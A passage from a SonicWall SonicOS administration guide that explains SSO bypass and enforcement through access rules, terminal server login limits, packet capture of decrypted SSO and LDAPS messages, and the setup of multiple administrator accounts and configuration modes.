NOTE: Do not select the **Don't invoke Single Sign On to Authenticate Users** option for use with devices that are allowed to bypass the user authentication process entirely. Any devices that may be affected by an access rule when this option is enabled must be capable of logging in manually. A separate access rule should be added for such devices, with **Users Allowed** set to **All**.

White Listing IP Addresses to Bypass SSO and Authentication

If you have IP addresses that should always be allowed access without requiring user authentication, they can be white-listed.

To white-list IP addresses so that they do not require authentication and can bypass SSO:

1. On the **Network > Address Objects** page, create an **Address Group** containing the IP addresses to be white-listed.
2. If you have access rules requiring user authentication for certain services, then add an additional rule for the same services on the **Firewall > Access Rules** page:
   - Set the **Source** to the Address Group you just created.
   - Set **Users Allowed** to **All**.
3. If you also want those IP addresses to bypass SSO for services such as CFS, IPS, App Rules, DPI-SSL, or Anti-Spyware, then navigate to **Users > Settings**.
4. Select **SSO Agent** for the **Single-sign-on method**.
5. Click **Configure**.

6 On the **Enforcement** tab, select the Address Group you created in the **Bypass the Single Sign On process for traffic from** field.

7 Click **OK**.

The default CFS policy will be applied to users at these IP addresses, and no IPS policies or App Control policies that include particular users will be applied to them.

This method is appropriate for small numbers of IP addresses or to white-list subnets or IP address ranges. It will work for large numbers of separate IP addresses, but could be rather inefficient.

Forcing Users to Log In When SSO Fails with CFS, IPS, App Control

You can use Access Rules to force users to log in via the Web UI when they cannot be identified via Single Sign-On (SSO). Users need to be identified for CFS, IPS, App Rules, or other policies to be correctly applied. An Access Rule can make the SonicWall prompt the user for username and password.


If there are multiple CFS policies, or if IPS, App Rules, App Control, Anti-Spyware or DPI-SSL have policies that are set to include/exclude certain users/user groups, then SSO is initiated to identify users. By default, if SSO fails to identify a user, the user is given access through the firewall while constrained by the default CFS policy or without the IPS policy, App Rule, or other policy being applied.

You can use Access Rules in conjunction with the above services to force all users to log in via the Web UI with username/password when SSO fails, before they are allowed access through the firewall. Set an access rule that requires users to be authenticated, and that rule will initiate SSO. In this case, if SSO fails to identify the user they are blocked and, in the case of HTTP, redirected to the login page.

That can be done in one of two ways. The source zone is shown as LAN here, but can be any applicable zone(s):


1 Change **Users Allowed** in the default LAN -> WAN rule to **Everyone** or **Trusted Users**. These are authenticated users.

2 Then add rules to allow out traffic that you do not want to be blocked for unidentified users (such as DNS, email, ...) with **Users Allowed** set to **All**.



3 Leave the default LAN -> WAN rule allowing **All** users, and add a rule to allow HTTP and HTTPS from addresses Any to Any with **Users Allowed** set to **Everyone** or **Trusted Users**.

You can also include other services along with HTTP/HTTPS if you do not want those being used by unauthenticated users.



Of these, option 1 is the more secure option, but is also the more likely to cause problems by blocking unforeseen things that should be allowed access without authentication.

Allowing ICMP and DNS Pings from a Terminal Server

In Windows, outgoing ICMP pings from users on the Terminal Server are not sent via a socket and so are not seen by the TSA, and hence the appliance will receive no notifications for them. Therefore, if firewall rules are using user level authentication and pings are to be allowed through, you must create separate access rules to allow them from “All”.

Similarly, outgoing user requests using Fully Qualified Domain Names (FQDN) rather than IP addresses require that DNS traffic be allowed through. To allow Terminal Server users to use FQDNs, you must create a firewall access rule that allows DNS traffic from “All”.

About Firewall Access Rules

Firewall access rules provide the administrator with the ability to control user access. Rules set under **Firewall > Access Rules** are checked against the user group memberships returned from a SSO LDAP query, and are applied automatically. Access rules are network management tools that allow you to define inbound and outbound access policy, configure user authentication, and enable remote management of the SonicWall security appliance. The SonicOS **Firewall > Access Rules** page provides a sortable access rule management interface.

NOTE: More specific policy rules should be given higher priority than general policy rules. The general specificity hierarchy is source, destination, service. User identification elements, for example, user name and corresponding group permissions, are not included in defining the specificity of a policy rule.

By default, SonicWall security appliance’s stateful packet inspection allows all communication from the LAN to the Internet, and blocks all traffic to the LAN from the Internet.

Additional network access rules can be defined to extend or override the default access rules. For example, access rules can be created that block certain types of traffic such as IRC from the LAN to the WAN, or allow

certain types of traffic, such as Lotus Notes database synchronization, from specific hosts on the Internet to specific hosts on the LAN, or restrict use of certain protocols such as Telnet to authorized users on the LAN.

NOTE: The ability to define network access rules is a powerful tool. Using custom access rules can disable firewall protection or block all access to the Internet. Use caution when creating or deleting network access rules.

Managing SonicOS with HTTP Login from a Terminal Server

The SonicWall network security appliance normally grants access through policies based on authentication credentials supplied via HTTP login for one user at an IP address. For users on a terminal server, this method of authenticating one user per IP address is not possible. However, HTTP login is still allowed from a terminal server only for the purpose of administration of the appliance, subject to the following limitations and requirements:

- Internet access from the terminal server is controlled from the TSA, and HTTP login does not override that – a user on a terminal server is not granted any access through the appliance based on credentials supplied via HTTP login.
- HTTP login from a terminal server is allowed only for the built-in **admin** account and other user accounts with administrator privileges. An attempt to log in with a non-administrative account will fail with the error “Not allowed from this location.”
- On successful HTTP login, an administrative user is taken straight to the management interface. The small “User Login Status” page is not displayed.
- The administrative user account used for HTTP login from the terminal server does not need to be the same user account that was used for login to the terminal server. It is shown on the appliance as an entirely separate login session.
- Only one user at a time can manage the appliance from a given terminal server. If two users attempt to do so simultaneously, the most recently logged in user takes precedence, and the other user will see the error “This is not the browser most recently used to log in.”
- On a failure to identify a user due to communication problems with the TSA, an HTTP browser session is not redirected to the Web login page (as happens on a failure in the SSO case). Instead, it goes to a new page with the message “The destination that you were trying to reach is temporarily unavailable due to network problems.”

Viewing and Managing SSO User Sessions

This section provides information to help you manage SSO on your SonicWall appliance.

Topics:

Logging Out SSO Users

The **Users > Status** page displays **Active User Sessions** on the SonicWall security appliance. The table lists **User Name**, **IP Address**, **Session Time**, **Time Remaining**, **Inactivity Remaining**, **Settings**, and **Logout**. For users

authenticated using SonicWall SSO Agent, the message **Auth. by SSO Agent** will display. To logout a user, click the **Delete** icon next to the user's entry.

NOTE: Changes in a user's settings, configured under **Users > Settings**, will not be reflected during that user's current session; you must manually log the user out for changes to take effect. The user will be transparently logged in again, with the changes reflected.

Configuring Additional SSO User Settings

The **Users > Settings** page provides the administrator with configuration options for user session settings, global user settings, and acceptable use policy settings, in addition to SSO and other user login settings.

The **Enable login session limit** and corresponding **Login session limit (minutes) s**ettings under User Session Settings apply to users logged in using SSO. SSO users will be logged out according to session limit settings, but will be automatically and transparently logged back in when they send further traffic.

NOTE: Do not set the login session limit interval too low. This could potentially cause performance problems, especially for deployments with many users.

Changes applied in the **Users > Settings** page during an active SSO session will not be reflected during that session.

TIP: You must log the user out for changes to take effect. The user will immediately and automatically be logged in again, with the changes made.

Viewing SSO and LDAP Messages with Packet Monitor


In SonicOS 5.6 and above, the Packet Monitor feature available on **System > Packet Monitor** provides two checkboxes to enable capture of decrypted messages to and from the SSO agent, and decrypted LDAP over TLS (LDAPS) messages.

In SonicOS 5.5, this functionality was introduced in the Packet Capture feature available on **System > Packet Capture**.

Capturing SSO Messages

To capture decrypted messages to or from the SSO authentication agent:

1. Click the **Configuration** button in the **System > Packet Monitor** page
2. Click the **Advanced Monitor Filter** tab
3. Select the **Monitor intermediate Packets** check box.
4. Select the **Monitor intermediate decrypted Single Sign On agent messages** check box.




5 Click **OK**.

The packets will be marked with **(sso)** in the ingress/egress interface field. They will have dummy Ethernet, TCP, and IP headers, so some values in these fields may not be correct.

This will enable decrypted SSO packets to be fed to the packet monitor, but any monitor filters will still be applied to them.


Captured SSO messages are displayed fully decoded on the **System > Packet Monitor** page.



Capturing LDAP Over TLS Messages

To capture decrypted LDAP over TLS (LDAPS) packets:

1. Click the **Configuration** button in the **System > Packet Monitor** page
2. Click the **Advanced Monitor Filter** tab
3. Select the **Monitor intermediate Packets** check box.
4. Select the **Monitor intermediate decrypted LDAP over TLS packets** check box.



5. Click **OK**.

The packets will be marked with **(ldp)** in the ingress/egress interface field. They will have dummy Ethernet, TCP, and IP headers, so some values in these fields may not be correct. The LDAP server port will be set to 389 so that an external capture analysis program (such as Wireshark) will know to decode these packets as LDAP. Passwords in captured LDAP bind requests will be obfuscated. The LDAP messages are not decoded in the Packet Monitor display, but the capture can be exported and displayed in WireShark to view them decoded.

This will enable decrypted LDAPS packets to be fed to the packet monitor, but any monitor filters will still be applied to them.

NOTE: LDAPS capture only works for connections from the SonicWall appliance's LDAP client, and will not display LDAP over TLS connections from an external LDAP client that pass through the appliance.

Configuring Multiple Administrator Support

Topics:

- Configuring Additional Administrator User Profiles
- Configuring Administrators Locally when Using LDAP or RADIUS
- Preempting Administrators
- Activating Configuration Mode

- Verifying Multiple Administrators Support Configuration
- Viewing Multiple Administrator Related Log Messages

Configuring Additional Administrator User Profiles


To configure additional administrator user profiles:

1 While logged in as **admin**, navigate to the **Users > Local Users** page.

2 Click the **Add User** button.

3 Enter a **Name** and **Password** for the user.

4 Click on the **Group Membership** tab.



5 Select the appropriate group to give the user Administrator privileges:

- Limited Administrators - The user has limited administrator configuration privileges.
- SonicWall Administrators - The user has full administrator configuration privileges.
- SonicWall Read-Only Admins - The user can view the entire management interface, but cannot make any changes to the configuration.

6 Click the right arrow button and click **OK**.

7 To configure the multiple administrator feature such that administrators are logged out when they are preempted, navigate to the **System > Administration** page.

8 Select the **Log out** radio button for the **On preemption by another administrator** option and click **Accept**.

Configuring Administrators Locally when Using LDAP or RADIUS

When using RADIUS or LDAP authentication, if you want to ensure that some or all administrative users will always be able to manage the appliance, even if the RADIUS or LDAP server becomes unreachable, then you can use the **RADIUS + Local Users** or **LDAP + Local Users** option and configure the accounts for those particular users locally.

For users authenticated by RADIUS or LDAP, create user groups named **SonicWall Administrators** and/or **SonicWall Read-Only Admins** on the RADIUS or LDAP server (or its back-end) and assign the relevant users to those groups. Note that in the case of RADIUS you will probably need special configuration of the RADIUS server to return the user group information – see the SonicWall RADIUS documentation for details.

When using RADIUS or LDAP authentication, if you want to keep the configuration of administrative users local to the appliance whilst having those users authenticated by RADIUS/LDAP, perform these steps:

1 Navigate to the **Users > Settings** page.

2 Select either the **RADIUS + Local Users** or **LDAP + Local Users** authentication method.

3 Click the **Configure** button.


4 For RADIUS, click on the **RADIUS Users** tab and select the **Local configuration only radio** button and ensure that the **Memberships can be set locally by duplicating RADIUS user names** check box is checked.

5 For LDAP, click on the **LDAP Users** tab and select the **User group membership can be set locally by duplicating LDAP user names** check box.

6 Then create local user accounts with the user names of the administrative users (note no passwords need be set here) and add them to the relevant administrator user groups.

Preempting Administrators

When an administrator attempts to log in while another administrator is logged in, the following message is displayed. The message displays the current administrator's user name, IP address, phone number (if it can be retrieved from LDAP), and whether the administrator is logged in using the GUI or CLI.




This dialog gives you three options:


- **Continue** - Preempts the current administrator. The current administrator is dropped to non-config mode and you are given full administrator access.
- **Non-config** - You are logged into the appliance in non-config mode. The current administrator's session is not disturbed.
- **Cancel** - Returns to the authentication screen.

Activating Configuration Mode

When logging in as a user with administrator rights (that is not the **admin** user), the **User Login Status** popup dialog is displayed.



To go to the SonicWall user interface, click the **Manage** button. You will be prompted to enter your password again. This is a safeguard to protect against unauthorized access when administrators are away from their computers and do not log out of their session.



Disabling the User Login Status Popup

You can disable the **User Login Status** popup window if you prefer to allow certain users to log in solely for the purpose of managing the appliance, rather than for privileged access through the appliance. To disable the popup window, select the **Members go straight to the management UI on web login** checkbox when adding or editing the local group.

Topics:

- Disabling the Popup for only Some Administrators
- Switching from Non-Config Mode to Full Configuration Mode

Disabling the Popup for only Some Administrators


If you want some user accounts to be administrative only, while other users need to log in for privileged access through the appliance, but also with the ability to administer it (that is, some go straight to the management interface on login, while others get the **User Login Status** popup window with a **Manage** button), this can be achieved as follows:

1. Create a local group with the **Members go straight to the management UI on web login** check box selected.
2. Add the group to the relevant administrative group, but do not select this check box in the administrative group.
3. Add those user accounts that are to be administrative-only to the new user group. The **User Login Status** popup window is disabled for these users.
4. Add the user accounts that are to have privileged and administrative access directly to the top-level administrative group.

Switching from Non-Config Mode to Full Configuration Mode


To switch from non-config mode to full configuration mode:

1 Navigate to the **System > Administration** page.



2 In the **Web Management Settings** section, click on the **Configuration mode** button. If there is not currently an administrator in configuration mode, you will automatically be entered into configuration mode.


3 If another administrator is in configuration mode, the following message displays.



4 Click the **Continue** button to enter configuration mode. The current administrator is converted to read-only mode and you are given full administrator access.

Verifying Multiple Administrators Support Configuration

User accounts with administrator and read-only administrators can be viewed on the **Users > Local Groups** page.




You can determine which configuration mode they are in by looking at either the top right corner of the management interface or at the status bar of their browser.


To display the status bar in Firefox and Internet Explorer, click on the **View** menu and enable **status bar**. By default, Internet Explorer 7.0 and Firefox 2.0 do not allow Web pages to display text in the status bar. To allow status bar messages in Internet Explorer, go to **Tools > Internet Options**, select the **Security** tab, click on the **Custom Level** button, scroll to the bottom of the list, and select **Enable** for **Allow Status Bar Updates Via Script**.

To allow status bar messages in Firefox, go to **Tools > Options**, select the **Content** tab, click the **Advanced** button, and select the check box for **Change Status Bar Text** in the pop-up window that displays.


When the administrator is in full configuration mode, no message is displayed in the top right corner and the status bar displays **Done**.




When the administrator is in read-only mode, the top right corner of the interface displays **Mode: Non-Config**.




The status bar displays **Read-only mode - no changes can be made**.



When the administrator is in non-config mode, the top right of the interface displays **Non-Config Mode**. Clicking on this text links to the **System > Administration** page where you can enter full configuration mode.



The status bar displays **Non-config mode - configuration changes not allowed**.



Viewing Multiple Administrator Related Log Messages

Log messages are generated for the following events:

- A GUI or CLI user begins configuration mode (including when an admin logs in).
- A GUI or CLI user ends configuration mode (including when an admin logs out).
- A GUI user begins management in non-config mode (including when an admin logs in and when a user in configuration mode is preempted and dropped back to read-only mode).
